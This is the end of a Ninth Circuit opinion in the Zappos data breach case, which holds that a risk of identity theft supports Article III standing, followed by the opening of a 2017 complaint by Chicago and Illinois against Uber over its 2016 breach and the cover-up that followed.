Before analyzing whether *Krottner* controls this case, we must determine whether *Krottner* remains good law after the Supreme Court's more recent decision in *Clapper v. Amnesty International USA*, 568 U.S. 398, 133 S. Ct. 1138, 185 L. Ed. 2d 264 (2013), which addressed a question of standing based on the risk of future harm.

As a three-judge panel, we are bound by opinions of our court on issues of federal law unless those opinions are "clearly irreconcilable" with a later decision by the Supreme Court. *Miller v. Gammie*, 335 F.3d 889, 900 (9th Cir. 2003) (en banc). This is the first case [*8] to require us to consider whether *Clapper* and *Krottner* are clearly irreconcilable, and we conclude that they are not.

The plaintiffs in *Clapper* challenged surveillance procedures authorized by the *Foreign Intelligence Surveillance Act of 1978*—specifically, in 50 U.S.C. § 1881a (2012) (amended 2018).⁴ *Clapper*, 568 U.S. at 401. The plaintiffs, who were "attorneys and human rights, labor, legal, and media organizations whose work allegedly require[d] them to engage in sensitive and sometimes privileged telephone and e-mail communications with . . . individuals located abroad," sued for declaratory relief to invalidate § 1881a and an injunction against surveillance conducted pursuant to that section. *Id.* at 401, 406. The plaintiffs argued that they had Article III standing to challenge § 1881a "because there [was] an objectively reasonable likelihood that their communications [would] be acquired under § 1881a at some point in the future." *Id.* at 401. The Supreme Court rejected this basis for standing, explaining that "an objectively reasonable likelihood" of injury was insufficient, and that the alleged harm needed to "satisfy the well-established requirement that threatened injury must be 'certainly impending.'" *Id.* (quoting *Whitmore v. Arkansas*, 495 U.S. 149, 158, 110 S. Ct. 1717, 109 L. Ed. 2d 135 (1990)).

The Court then held that [*9] the plaintiffs' theory of injury was too speculative to constitute a "certainly impending" injury. *Id.* at 410. The plaintiffs had not alleged that any of their communications had yet been intercepted. *Id.* at 411. The Court characterized their alleged injury as instead resting on a series of inferences, including that:

- (1) the Government will decide to target the communications of non-U.S. persons with whom they communicate;
- (2) in doing so, the Government will choose to invoke its authority under § 1881a rather than utilizing another method of surveillance;
- (3) the Article III judges who serve on the Foreign Intelligence Surveillance Court will conclude that the Government's proposed surveillance procedures satisfy § 1881a's many safeguards and are consistent with the *Fourth Amendment*;
- (4) the Government will succeed in intercepting the communications of respondents' contacts; and
- (5) respondents will be parties to the particular communications that the Government intercepts.

Id. at 410. The Court declined to speculate about what it described as independent choices by the government about whom to target for surveillance and what basis to invoke for such targeting, or about whether the Foreign

⁴ 50 U.S.C. § 1881a authorizes electronic surveillance of foreign nationals located abroad under a reduced government burden compared with traditional electronic foreign intelligence surveillance. Compare 50 U.S.C. § 1805 (2012) (amended 2018) (requiring "probable cause to believe . . . the target of the electronic surveillance is a foreign power or an agent of a foreign power"), with 50 U.S.C. § 1881a (requiring that surveillance not intentionally target people in the United States or United States nationals but not requiring any showing that the surveillance target is a foreign power or agent of a foreign power).

2018 U.S. App. LEXIS 5841, *9

Intelligence Surveillance Court would approve any [*10] such surveillance. *Id.* at 412-13. The plaintiffs' multi-link chain of inferences was thus "too speculative" to constitute a cognizable injury in fact. *Id.* at 401.

Unlike in *Clapper*, the plaintiffs' alleged injury in *Krottner* did not require a speculative multi-link chain of inferences. See *Krottner*, 628 F.3d at 1143. The *Krottner* laptop thief had all the information he needed to open accounts or spend money in the plaintiffs' names—actions that *Krottner* collectively treats as "identity theft." *Id.* at 1142. Moreover, *Clapper*'s standing analysis was "especially rigorous" because the case arose in a sensitive national security context involving intelligence gathering and foreign affairs, and because the plaintiffs were asking the courts to declare actions of the executive and legislative branches unconstitutional. *Clapper*, 568 U.S. at 408 (quoting *Raines v. Byrd*, 521 U.S. 811, 819, 117 S. Ct. 2312, 138 L. Ed. 2d 849 (1997)). *Krottner* presented no such national security or separation of powers concerns.

And although the Supreme Court focused in *Clapper* on whether the injury was "certainly impending," it acknowledged that other cases had focused on whether there was a "substantial risk" of injury.⁵ *Id.* at 414 & n.5. Since *Clapper*, the Court reemphasized in *Susan B. Anthony List v. Driehaus*, 134 S. Ct. 2334, 189 L. Ed. 2d 246 (2014), that "[a]n allegation of future injury may suffice if the threatened injury is 'certainly impending,' [*11] or there is a 'substantial risk that the harm will occur.'" *Id.* at 2341 (quoting *Clapper*, 568 U.S. at 414 & n.5) (internal quotation marks omitted).

For all these reasons, we hold that *Krottner* is not clearly irreconcilable with *Clapper* and thus remains binding.⁶ See *Miller*, 335 F.3d at 900.

B.

We also conclude that *Krottner* controls the result here. In *Krottner*, we held that the plaintiffs had "alleged a credible threat of real and immediate harm stemming from the theft of a laptop containing their unencrypted personal data." 628 F.3d at 1143. The threat would have been "far less credible," we explained, "if no laptop had been stolen, and [they] had sued based on the risk that it would be stolen at some point in the future." *Id.* But the sensitivity of the personal information, combined with its theft, led us to conclude that the plaintiffs had adequately alleged an injury in fact supporting standing. *Id.* The sensitivity of the stolen data in this case is sufficiently similar to that in *Krottner* to require the same conclusion here.

Plaintiffs allege that the type of information accessed in the Zappos breach can be used to commit identity theft, including by placing them at higher risk of "phishing" [*12] and "pharming," which are ways for hackers to exploit

⁵ The Court noted that the plaintiffs in *Clapper* had not alleged a substantial risk because their theory of injury relied on too many inferences. *Clapper*, 568 U.S. at 414 n.5.

⁶ Our conclusion that *Krottner* is not clearly irreconcilable with *Clapper* is consistent with post-*Clapper* decisions in our sister circuits holding that data breaches in which hackers targeted PII created a risk of harm sufficient to support standing. For example, the D.C. Circuit held in *Attias v. Carefirst, Inc.*, 865 F.3d 620 (D.C. Cir. 2017), cert. denied, No. 17-641, 2018 U.S. LEXIS 1356, 2018 WL 942459 (U.S. Feb. 20, 2018), that "[n]o long sequence of uncertain contingencies involving multiple independent actors has to occur before the plaintiffs [who were victims of a data breach] will suffer any harm; a substantial risk of harm exists already, simply by virtue of the hack and the nature of the data that the plaintiffs allege was taken." *Id.* at 629; see also *Remijas v. Neiman Marcus Grp., LLC*, 794 F.3d 688, 693 (7th Cir. 2015) ("Why else would hackers break into a store's database and steal consumers' private information? Presumably, the purpose of the hack is, sooner or later, to make fraudulent charges or assume those consumers' identities."). The Eighth Circuit did hold in *In re SuperValu, Inc., Customer Data Security Breach Litigation*, 870 F.3d 763 (8th Cir. 2017), that allegations of the theft of credit card information were insufficient to support standing. *Id.* at 771-72. But no other PII, such as addresses, telephone numbers, or passwords, was stolen in that case. See *id.* at 766, 770. The Eighth Circuit acknowledged cases like *Attias* and *Remijas* but opined that standing questions in data breach cases "ultimately turn[] on the substance of the allegations before each court"—particularly, the types of data allegedly stolen. *Id.* at 769.

2018 U.S. App. LEXIS 5841, *12

information they already have to get even more PII. Plaintiffs also allege that their credit card numbers were within the information taken in the breach—which was not true in *Krottner*.⁷ And Congress has treated credit card numbers as sufficiently sensitive to warrant legislation prohibiting merchants from printing such numbers on receipts—specifically to reduce the risk of identity theft. See *15 U.S.C. § 1681c(g) (2012)*. Although there is no allegation in this case that the stolen information included social security numbers, as there was in *Krottner*, the information taken in the data breach still gave hackers the means to commit fraud or identity theft, as Zappos itself effectively acknowledged by urging affected customers to change their passwords on any other account where they may have used "the same or a similar password."⁸

Indeed, the plaintiffs who alleged that the hackers had already commandeered their accounts or identities using information taken from Zappos specifically alleged that they suffered financial losses because of the Zappos data breach (which is why the district court held that they had standing). Although those plaintiffs' [*13] claims are not at issue in this appeal, their alleged harm undermines Zappos's assertion that the data stolen in the breach cannot be used for fraud or identity theft. In addition, two plaintiffs whose claims are at issue in this appeal say that the hackers took over their AOL accounts and sent advertisements to people in their address books.⁹ Though not a financial harm, these alleged attacks further support Plaintiffs' contention that the hackers accessed information that could be used to help commit identity fraud or identity theft. We thus conclude that Plaintiffs have sufficiently alleged an injury in fact under *Krottner*.

Zappos contends that even if the stolen data was as sensitive as that in *Krottner*, too much time has passed since the breach for any harm to be imminent. Zappos is mistaken. Our jurisdiction "depends upon the state of things at the time of the action brought."¹⁰ *Mollan v. Torrance, 22 U.S. 537, 539, 6 L. Ed. 154 (1824)*. The initial complaint against Zappos was filed on the same day that Zappos provided notice of the breach. Other Plaintiffs' complaints were filed soon thereafter. We therefore assess Plaintiffs' standing as of January 2012, not as of the present.¹¹

Plaintiffs also specifically [*14] allege that "[a] person whose PII has [*14] been obtained and compromised may not see the full extent of identity theft or identity fraud for years." And "it may take some time for the victim to become aware of the theft."

⁷ Plaintiffs include in the Complaint some emails sent to Zappos from other customers saying that their credit cards were fraudulently used following the breach.

⁸ We use the terms "identity fraud" and "identity theft" in accordance with the GAO definition Plaintiffs rely on in the Complaint. See *supra* note 3 and accompanying text.

⁹ The district court held that these plaintiffs nonetheless lacked standing because they had not suffered "additional misuse" or "actual damages" from the data breach.

¹⁰ Consistent with this principle, *Krottner* did not discuss the two-year gap between the breach and the appeal, focusing instead on the sensitivity of the stolen information. See *628 F.3d at 1143*.

¹¹ Of course, as litigation proceeds beyond the pleadings stage, the Complaint's allegations will not sustain Plaintiffs' standing on their own. See *Lujan v. Defs. of Wildlife, 504 U.S. 555, 561, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (1992)* ("[E]ach element [of Article III standing] must be supported in the same way as any other matter on which the plaintiff bears the burden of proof, *i.e.*, with the manner and degree of evidence required at the successive stages of the litigation."). In opposing a motion for summary judgment, for example, Plaintiffs would need to come forward with evidence to support standing. See *id.* But the passage of time does not change the relevant moment as to which Plaintiffs must establish that they had standing or heighten Plaintiffs' burden in opposing the motion to dismiss. See *id.*; *Mollan, 22 U.S. at 539*. A case may also, of course, become moot as time progresses. But there is no reason to doubt that Plaintiffs still have a live controversy against Zappos here. Cf. *Z Channel Ltd. P'ship v. Home Box Office, Inc., 931 F.2d 1338, 1341 (9th Cir. 1991)* ("If [a plaintiff] is entitled to collect damages in the event that it succeeds on the merits, the case does not become moot even though declaratory and injunctive relief are no longer of any use.").

2018 U.S. App. LEXIS 5841, *14

Assessing the sum of their allegations in light of *Krottner*, Plaintiffs have sufficiently alleged an injury in fact based on a substantial risk that the Zappos hackers will commit identity fraud or identity theft.¹²

C.

The remaining Article III standing requirements are also satisfied. Plaintiffs sufficiently allege that the risk of future harm they face is "'fairly traceable' to the conduct being challenged"—here, Zappos's failure to prevent the breach. [Wittman v. Personhuballah](#), 136 S. Ct. 1732, 1736, 195 L. Ed. 2d 37 (2016) (quoting [Lujan v. Defs. of Wildlife](#), 504 U.S. 555, 560-61, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (1992)).

That hackers might have stolen Plaintiffs' PII in unrelated breaches, and that Plaintiffs might suffer identity theft or fraud caused by the data stolen in those other breaches (rather than the data stolen from Zappos), is less about standing and more about the merits of causation and damages. As the Seventh Circuit recognized in [Remijas v. Neiman Marcus Group, LLC](#), 794 F.3d 688 (7th Cir. 2015), that "some other store *might* [also] have caused the plaintiffs' private information to be exposed does nothing to negate the plaintiffs' standing [*15] to sue" for the breach in question.¹³ [Id.](#) at 696; cf. [Price Waterhouse v. Hopkins](#), 490 U.S. 228, 263, 109 S. Ct. 1775, 104 L. Ed. 2d 268 (1989) (O'Connor, J., concurring in the judgment) ("[I]n multiple causation cases, . . . the common law of torts has long shifted the burden of proof to multiple defendants to prove that their negligent actions were not the 'but-for' cause of the plaintiff's injury." (citing [Summers v. Tice](#), 33 Cal. 2d 80, 199 P.2d 1, 3-4 (Cal. 1948))), *superseded on other grounds by* 42 U.S.C. § 2000e-2(m) (2012).

The injury from the risk of identity theft is also redressable by relief that could be obtained through this litigation. See [Lujan](#), 504 U.S. at 561. If Plaintiffs succeed on the merits, any proven injury could be compensated through damages. See [Remijas](#), 794 F.3d at 696-97. And at least some of their [*16] requested injunctive relief would limit the extent of the threatened injury by helping Plaintiffs to monitor their credit and the like.¹⁴ See [Monsanto Co. v. Geertson Seed Farms](#), 561 U.S. 139, 154-55, 130 S. Ct. 2743, 177 L. Ed. 2d 461 (2010).

¹²This conclusion is consistent with the Fourth Circuit's decision in [Beck v. McDonald](#), 848 F.3d 262 (4th Cir. 2017), *cert. denied sub nom. Beck v. Shulkin*, 137 S. Ct. 2307, 198 L. Ed. 2d 728 (2017). The plaintiffs in *Beck*, patients with personal data on a laptop stolen from a hospital, did not allege that the "thief intentionally targeted the personal information compromised in the data breaches." [Id.](#) at 274. The Fourth Circuit held that the absence of such an allegation "render[ed] their contention of an enhanced risk of future identity theft too speculative." *Id.* Here, by contrast, Plaintiffs allege that hackers specifically targeted their PII on Zappos's servers. It is true that in *Beck* the Fourth Circuit opined that "as the breaches fade further into the past, the Plaintiffs' threatened injuries become more and more speculative." [Id.](#) at 275 (quoting [Chambliss v. Carefirst, Inc.](#), 189 F. Supp. 3d 564, 570 (D. Md. 2016), and citing [In re Zappos.com, Inc.](#), 108 F. Supp. 3d 949, 958 (D. Nev. 2015)). But the time since the data breach appears to have mattered in *Beck* because the court concluded that the plaintiffs lacked standing after the breach in the first place, so it made sense to consider whether any subsequent events suggested a greater injury than was initially apparent. See [id.](#) at 274.

¹³*Clapper* is not to the contrary. In *Clapper*, the Supreme Court held that, even assuming the plaintiffs were going to be surveilled, any future surveillance could not be traced to the challenged statute because the risk of being surveilled did not increase with the addition of the new statutory tool. 568 U.S. at 413 ("[B]ecause respondents can only speculate as to whether any (asserted) interception would be under § 1881a or some other authority, they cannot satisfy the 'fairly traceable' requirement."). There were many surveillance options, all of which were in the hands of one actor: the government. Thus, a plaintiff's risk of surveillance hinged on whether the government chose to surveil him in the first place. In contrast, with each new hack comes a new hacker, each of whom independently could choose to use the data to commit identity theft. This means that each hacking incident adds to the overall risk of identity theft. And again, as explained above, the key injury recognized in *Krottner* is the risk of being subject to identity theft, not actual identity theft.

¹⁴Plaintiffs need only one viable basis for standing. See [Douglas Cty. v. Babbitt](#), 48 F.3d 1495, 1500 (9th Cir. 1995). Because Plaintiffs sufficiently allege standing from the risk of future identity theft, we do not reach their other asserted bases for standing.

2018 U.S. App. LEXIS 5841, *16

IV.

For the foregoing reasons, we REVERSE the district court's judgment as to Plaintiffs' standing and REMAND.

End of Document

**IN THE CIRCUIT COURT OF COOK COUNTY, ILLINOIS
COUNTY DEPARTMENT, CHANCERY DIVISION**

FILED - 2
2017 NOV 28 PM 2:16

CIRCUIT COURT OF COOK
COUNTY, ILLINOIS
CHANCERY DIV.

DOROTHY BROWN CLERK

2017CH15594
CALENDAR/ROOM 15
TIME 00:00
General Chancery

CITY OF CHICAGO and PEOPLE OF THE
STATE OF ILLINOIS, ex rel. Kimberly M.
Foxx, State's Attorney of Cook County,
Illinois,

Plaintiffs,

v.

UBER TECHNOLOGIES, INC., a Delaware
corporation,

Defendant.

Case No.

COMPLAINT AND DEMAND FOR JURY TRIAL

Plaintiffs City of Chicago ("City") and People of the State of Illinois bring this Complaint and Demand for Jury Trial against Defendant Uber Technologies, Inc. ("Uber") to seek relief on behalf of the City, its residents, and People of the State of Illinois for harm and injuries arising from and as a result of its 2016 data breach and subsequent year-long failure to disclose that breach. Plaintiffs, for their Complaint, allege as follows:

INTRODUCTION

1. For the past several years, Uber has repeatedly failed to protect the privacy of its customers' and drivers' personal information. In 2014, Uber left personal information vulnerable to a data breach at the hands of a criminal hacker, exposing the confidential and personal data of more than 50,000 users. Following the 2014 breach, Uber entered into a settlement with the government in the form of a consent decree, and promised, among other things, to correct the vulnerabilities in its data management system to protect against any further occurrences of this sort.

2. Uber never made basic corrections to its data security platform that it was required to make. Not surprisingly, in October 2016, Uber once again experienced a data breach, but this time on a massive scale—exposing the data of over 57 million users, including full names, email addresses, and certain of its users’ driver’s license numbers. Using a relatively low-level attack, hackers were able to access Uber’s massive trove of user data stored on a third-party cloud service, by exploiting virtually the same security flaw attackers used nearly a year prior to breach its systems.

3. As if the second breach wasn’t bad enough—particularly because it shows that Uber altogether ignored its obligations and agreement with the government and once again knowingly put user data at risk—the company also engaged in a cover up to keep the breach out of the public eye. The cover up is particularly egregious because as soon as Uber became aware of the breach, it had a legal duty to inform Chicago and Illinois residents (as well as millions of other individuals throughout the country) and authorities of the breach. Rather than face further backlash and lose more customers and drivers, Uber opted to cover up the breach, both within and outside the company.

4. First, Uber paid the hackers \$100,000 to supposedly delete the data and took substantial legal steps to keep them from speaking about the breach publically. Uber even went so far as to hide the payment on its own books by categorizing it as a “bug bounty” payment.

5. Of course, any agreement that Uber reached with the criminal hackers was meaningless since criminal hackers couldn’t possibly be trusted to protect user data. Nor did Uber require any proof that the stolen data was, in fact, deleted. That is because, in an age where thousands of copies of digital information can be made in a second, it is *impossible* for Uber to know that all copies of the data were in fact destroyed.

6. This concealment kept riders, drivers, and government agencies in the dark for over a year about Uber's substandard security practices and the risks posed to millions of people by having their personal data stolen. Had riders and drivers been aware of these events, it is unlikely they would have continued to participate in Uber's services.

7. Uber could and should have prevented the data breach by implementing and maintaining reasonable safeguards, consistent with the representations Uber made to the public in its marketing materials and privacy policies (and to the government as part of the consent decree), and compliant with industry standards, best practices, and the requirements of Illinois State and Chicago municipal law. Unfortunately, Uber failed to do so, and as a result, has exposed the personal and sensitive data of potentially tens, if not hundreds, of thousands of Chicago and Illinois residents.

8. By failing to secure personal and sensitive data—despite its legal obligations to do so—and then covering the breach up for over a year—despite its legal obligations to disclose the breaches—Uber willfully and intentionally exposed many Chicago and Illinois residents to the risks of identity theft and financial fraud, tax return scams, and other potential harm.

9. Accordingly, Plaintiffs City of Chicago and People of the State of Illinois bring this suit on behalf of themselves and their residents to seek redress for Uber's unlawful conduct. Plaintiffs seek civil penalties, restitution, and all necessary, appropriate, and available equitable and injunctive relief to address, remedy, and prevent harm to Chicago and Illinois residents resulting from Uber's misconduct.

PARTIES

10. Plaintiff City of Chicago is a municipal corporation existing under the laws of the State of Illinois.

11. Plaintiff People of the State of Illinois, by and through Kimberly M. Foxx, State's Attorney of Cook County, Illinois, brings this action in the public interest for and on behalf of the People of the State of Illinois.

12. Defendant Uber Technologies, Inc. is a corporation existing under the laws of the State of Delaware, with its headquarters and principal place of business located at 1455 Market Street, San Francisco, California 94103. Uber conducts business in Cook County.

JURISDICTION AND VENUE

13. Pursuant to the Illinois Constitution art. VI, § 9, this Court has subject matter jurisdiction over Plaintiffs' claims.

14. This Court has jurisdiction over Defendant pursuant to 735 ILCS 5/2-209 because it conducts business transactions in Illinois, maintains an office in Illinois, has committed tortious acts in Illinois, has transacted substantial business in Illinois which has caused harm in Illinois, and is registered to conduct business in Illinois.

15. Venue is proper in Cook County because Defendant conducts business transactions in Cook County and the causes of action arose, in part, in Cook County.

FACTUAL BACKGROUND

I. An Overview of Defendant Uber.

16. Defendant Uber is a transportation technology company that connects individuals who need on-demand transportation with available drivers using its proprietary mobile application, *Uber*.

17. Less than a decade since its inception, Uber now operates in over 633 cities around the world and has over 40 million monthly active riders and millions of drivers, including in the City of Chicago, Cook County, and the State of Illinois.

18. To use its service, riders must download the *Uber* application on their smartphones and register for an account, including by providing their full names, email addresses, telephone numbers, and credit card information.

19. Drivers must apply to drive with Uber—not as employees, but as independent contractors—and provide it with their full names, email addresses, mailing addresses, Social Security numbers, and U.S. driver’s license numbers, among other things.

20. Uber recognizes the sensitivity of this information and, in light of that, promises to protect and keep it secure.¹ For instance, in its marketing materials, Uber promises that it “take[s] the security of [its riders’ and drivers’] data seriously” and “uses technical safeguards like encryption, authentication, fraud detection, and secure software development to protect [their] information.”² Uber intended that the public, including Chicago and Illinois residents, rely on its representations regarding the security of their data.

21. Unfortunately, as described below, Uber first breached its promises and failed to protect its riders’ and drivers’ personal information in 2014, and after promising to fix its vulnerabilities, failed to do so.

II. The 2014 Data Breach.

22. In May 2014, an Uber employee placed highly sensitive Amazon Web Services (“AWS”)³ login credentials—used to access a user data database—onto a software development platform called GitHub, which was used by Uber software engineers to store their code. That post, however, was not protected or confidential, and was in fact accessible to the general public.

¹ See, e.g., Uber, *Responsible Disclosure Policy*, available at <https://www.uber.com/legal/security>.

² Uber, *Uber Privacy*, available at <https://privacy.uber.com/#faq>.

³ AWS is a cloud or remote computing services platform that provides software companies, like Uber, with database storage, content delivery, and other functionality.

23. GitHub is a source code repository that lets developers work on programs together as a team, even when they are in different locations. Each repository on the site is a public folder designed to hold the software code that a developer is working on.

24. For years prior to the 2014 breach, the development and security industries have widely understood that storing credentials on GitHub repositories increases the risk of data being breached and an eventual compromise of the companies' technological assets. Unfortunately, companies with insufficient security and privacy policies do not implement necessary controls on their source code to make sure that no sensitive information is being published to GitHub code repositories.⁴

25. As this was against all known best practices, it did not take long for hackers to access the GitHub repository and find the credentials, and thereafter access an Uber database with 50,000 names and driver's license numbers in it.

26. On September 17, 2014, Uber discovered that its customers' and drivers' sensitive personal information had been accessed without authorization.

27. Uber investigated the unauthorized use of this access ID. Uber admitted that its investigation revealed that an unauthorized individual used the access ID on or around May 12, 2014 to access a stored copy of an Uber database located on Uber's third-party cloud storage provider.

28. After the details of Uber's May 12, 2014 data breach were revealed to the public, Uber was investigated by a number of state and federal regulators that were concerned about its inadequate data security practices. Uber ultimately promised to bolster its data security policies

⁴ See *Best Practices for Managing AWS Access Keys*, available at <https://web.archive.org/web/20140313092151/http://docs.aws.amazon.com/general/latest/gr/aws-access-keys-best-practices.html>.

by, *inter alia*, adopting protective technologies for the storage, access, and transfer of private information, and credentials related to its access, *including the adoption of multi-factor authentication*, or similarly protective access control methodologies that may in the future be developed.

29. While Uber made direct promises to regulators, and increased public statements about protecting user privacy, including specifically as it applied to its use of GitHub, less than a year later the same failures led to a breach that was one thousand times worse.

III. The 2016 Data Breach.

30. In October 2016, Uber, then under the control of CEO Travis Kalanick, was contacted by two hackers who informed the company that they had breached an Uber database and were in possession of millions of sensitive personal records.

31. In striking resemblance to the 2014 breach, the hackers had accessed a private GitHub repository and found database login credentials.

32. While the repository was password protected, hackers were still able to breach it—indicating either a very weak password or the fact that the user credentials for the repository were found in a previous unrelated data breach. And even though Uber specifically promised regulators that it would use two-factor authentication on services like GitHub, it clearly failed to implement that promise.

33. Once inside the GitHub repository, the attackers *once again* found AWS login credentials, which the attackers then used to access and extract the personal information of over 50 million people, including Chicago and Illinois residents.

34. According to a blog post published by Uber's new CEO Dara Khosrowshahi, the attackers were able to download files containing "a significant amount of other information,"

which included:

- Full names and driver's license numbers of approximately 600,000 drivers in the United States; and
- Full names, email addresses, and mobile phone numbers of 57 million Uber users.⁵

35. However, Khosrowshahi's post is notably vague and does not state conclusively that the stolen information was in fact limited to the categories above. As such, the information stolen may actually include Uber users' and drivers' usernames, passwords, billing addresses, location history, credit card or bank account numbers, dates of birth, and for drivers, their Social Security numbers.

36. Based on the sheer volume of data stolen, as well as the extensive cover up described below, Uber's data breach is already being recognized as one of the most serious data breach incidents in U.S. history.⁶

IV. Uber Attempted to Cover Up the Data Breach and Did Not Notify the Public, Including Chicago and Illinois Residents, of the Breach Until Over A Year Later.

37. While not the largest breach in recent years, or even the most sensitive release of information, the "handling of the breach underscores the extent to which Uber executives were willing to go to protect the \$70 billion ride-hailing giant's reputation and business, even at the potential cost of breaking users' trust and, perhaps more important, state and federal laws."⁷

38. Travis Kalanick, Uber's co-founder and then-CEO, learned of the hack in November 2016, a month after it took place. At the time, Uber had just settled a lawsuit with

⁵ *Uber*, 2016 Data Security Incident, available at <https://www.uber.com/newsroom/2016-data-incident/>.

⁶ *The New York Times*, Uber Discloses Data Breach, Kept Secret for a Year, Affecting 57 Million Accounts, available at <https://www.nytimes.com/2017/11/21/technology/uber-hack.html?nytmobile=0>.

⁷ *Id.*

state regulators over data security disclosures and was in the process of negotiating with U.S. regulators, including the Federal Trade Commission, who were investigating separate claims against the company for privacy-related violations. Even more, during this same time period, Uber was dealing with a number of public issues regarding its users' rights and privacy, as well as multiple local, state, federal, and even international investigations, including:

- Use of a tool called “Greyball” to identify and circumvent authorities and other officials who were trying to clamp down on the service (*i.e.*, in cities where Uber was not licensed, authorized to operate, or declared illegal);
- Use of a tool called “Hell”, which was a program that allowed Uber to secretly track and monitor its rival's drivers;
- Refusal to seek permits from the California Department of Motor Vehicles to test autonomous vehicles and then testing self-driving vehicles in San Francisco, California, which regulators say is illegal;
- Multiple criminal probes from the Justice Department including probes into (i) whether Uber violated price- transparency and discrimination laws, (ii) Uber's role in the alleged theft of schematics and other documents outlining a competitor's autonomous-driving technology, which it is also working to develop, and (iii) bribery; and
- Illegal operation in a variety of cities, states, and countries.

39. Amidst this negative public attention and blows to its reputation, instead of reporting the 2016 breach to regulators and the affected individuals (which it was legally obligated to do), Uber chose to pay the attackers \$100,000 to supposedly delete the data and conceal that the breach ever even occurred.

40. Uber went so far as to even track down the criminal hackers and enter into nondisclosure agreements with them as if they were common business partners—so Uber had legal recourse against them if they ever spoke publicly about their crime.

41. Uber's statement that it “obtained assurances that the downloaded data had been

destroyed”⁸ is nonsensical. It has not demonstrated, in any way, how or why it knows the data was actually deleted. No matter what documents the hackers signed, or representations they made, Uber is saying little more than that they trust the word of criminals.⁹

42. In a further attempt to cover up the hack and hide the payment, Uber executives made the \$100,000 payout to the attackers appear as if it was part of Uber’s “bug bounty” program.¹⁰ Since its inception, Uber has paid out over \$1.3 million for 778 reported bugs through its bug bounty program. \$1.3 million is an enormous amount of money to be paid through a single bug bounty program, even for a company of Uber’s size. Uber’s use of its bug bounty program to pay a ransom following a data breach makes all \$1.3 million in payments suspect as other potential payoffs. If the \$1.3 million does not include other ransom payments, it surely demonstrates that Uber is releasing heavily flawed software for public use.

43. The details of the attack remained hidden until November 21, 2017—over one year after Uber learned of the breach—after Uber’s Board of Directors commissioned an investigation into the company’s business practices and, in particular, the activities of Uber’s former Chief Security Officer Joe Sullivan’s team—which was known as Competitive Intelligence or COIN. That’s because Sullivan’s work was largely a mystery to Uber’s board.

44. Through that investigation, the board learned that Sullivan had spearheaded the

⁸ *Uber, 2016 Data Security Incident*, available at <https://www.uber.com/newsroom/2016-data-incident/>.

⁹ Likewise, Uber has not stated (because it simply may not know) whether other hackers exploited the same vulnerability and removed data (without the courtesy of contacting Uber and demanding a ransom).

¹⁰ “Bug bounty” programs are common in the technology industry and seek to incentive individuals to report bugs, exploits, and vulnerabilities to companies before the general public is aware of them. In typical bug bounty programs, the individuals identifying and reporting the bugs do not, and are not given authorization to, access—let alone download—any company data that is intended to be confidential.

response to the 2016 breach. Not surprisingly, shortly before the 2016 breach was announced to the public, Sullivan and one of his deputies were fired for their roles in keeping the breach under wraps.

45. As of the date of filing this Complaint, and despite its duty to do so, Uber still has not directly notified Chicago or Illinois residents of the breach. But, in yet another example of Uber's prioritization of profits over consumer rights, Uber *did* disclose the data breach to a *potential investor*—SoftBank Group Corp.—before going public with details of the incident.”¹¹

V. Uber Harmed Chicago and Illinois Residents By Concealing the Data Breach and its Deficient Data Security Practices, and Otherwise Engaging in the Deceptive Practices Described Above.

46. Chicago and Illinois residents have already suffered significant and lasting harm as a result of Uber's misconduct described above.

47. First, consumers place value in data privacy and security, and they consider that when making purchasing decisions. In fact, it is widely accepted that consumers are willing to pay higher prices to do business with merchants that better protect their privacy and information. Consumer technology markets have likewise demonstrated that consumers value their privacy and security and incorporate data security practices into their purchases. For example, companies have begun providing consumers with “cloaking services” that allow them to browse the Internet anonymously for a fee. Likewise, companies now offer services that, in exchange for a monthly fee, will offer online services designed to protect data privacy.

48. Because of the value consumers place on data privacy and security, services with better security practices command higher prices than those without. Indeed, if consumers did not

¹¹ *CNBC*, Uber told SoftBank about data breach before telling public, available at <https://www.cnn.com/2017/11/24/uber-told-softbank-about-data-breach-before-telling-public.html>. (Emphasis added.)

value their data security and privacy, profit-seeking corporations (like Uber) would have no reason to tout their privacy and security credentials to current and prospective customers.

49. These value propositions reflect the fact that consumers view technology companies that promise to adequately secure customer data as being far more useful—and valuable—than those with substandard protections.

50. As a result, a technology-related service with substandard data security and privacy protections is less useful and valuable than a product or service using adequate security protocols, and is, in reality, a different service entirely.

51. Stated simply, had consumers known the truth about Uber's data security practices—*e.g.*, that it did not adequately protect and store their data—they would not have purchased or chosen to use Uber's services.

52. Second, Chicago and Illinois residents clearly have already suffered significant and lasting harm as a result of the data breach, and such harm is likely to continue and worsen over time.

53. Armed with an individual's sensitive and personal information—like a name and driver's license number—hackers and criminals can commit identity theft, financial fraud, and other identity-related crimes.

54. Identity theft results in real financial losses, lost time, and aggravation to Chicago and Illinois residents. In fact, in its 2014 Victims of Identity Theft report, the United States Department of Justice stated that 65% of the over 17 million identity theft victims that year suffered a financial loss, and 13% of all identity theft victims never had those losses

reimbursed.¹² The average out-of-pocket loss for those victims was \$2,895.

55. Identity theft victims also “paid higher interest rates on credit cards, they were turned down for loans or other credit, their utilities were turned off, or they were the subject of criminal proceedings.”¹³ The report also noted that more than one-third of identity theft victims suffered moderate or severe emotional distress due to the crime.¹⁴

56. Ultimately Uber’s misconduct has substantially increased the risk that the affected Chicago and Illinois residents will be, or already have become, victims of identity theft or financial fraud. Worse still, because Uber has known about this data breach for over a year and has still not directly notified any Chicago or Illinois residents affected by the breach, Chicago and Illinois residents with compromised personal information (who still do not know if they have been affected) have been unable to adequately protect themselves from potential identity theft, including by purchasing credit monitoring services or identity theft protection, or even switching ride-sharing companies.

57. In addition to these harms, Uber’s conduct undermines the City’s regulation of Uber drivers. Uber (as with others) is classified by the City as a Transportation Network Provider (“TNP”) and is comprehensively regulated by Chapter 9-115 of the Chicago Municipal Code. Importantly, those regulations require that Uber’s drivers be qualified and screened. Among other things, a driver must: possess a valid driver’s license; possess a chauffeur’s license; not be convicted of various driving offenses or non-driving crimes; complete a training course; and pass a background check. It is therefore critical to the integrity of the City’s vetting and safety

¹² See U.S. Dept. of Justice, Bureau of Justice Statistics, *Victims of Identity Theft 2014*, at 6 & Table 6, available at <http://www.bjs.gov/index.cfm?ty=pbdetail&iid=5408>.

¹³ *Id.* at 8.

¹⁴ See *id.* at 9, Table 9.

regulations that Uber's data relating to drivers' identities be protected and accurate. Uber's failure to properly safeguard its drivers' personal data undermines confidence in the City's regulatory system and requires the City to expend further resources to ensure that only qualified individuals drive for Uber.

FIRST CAUSE OF ACTION
Failure to Safeguard Personal Information
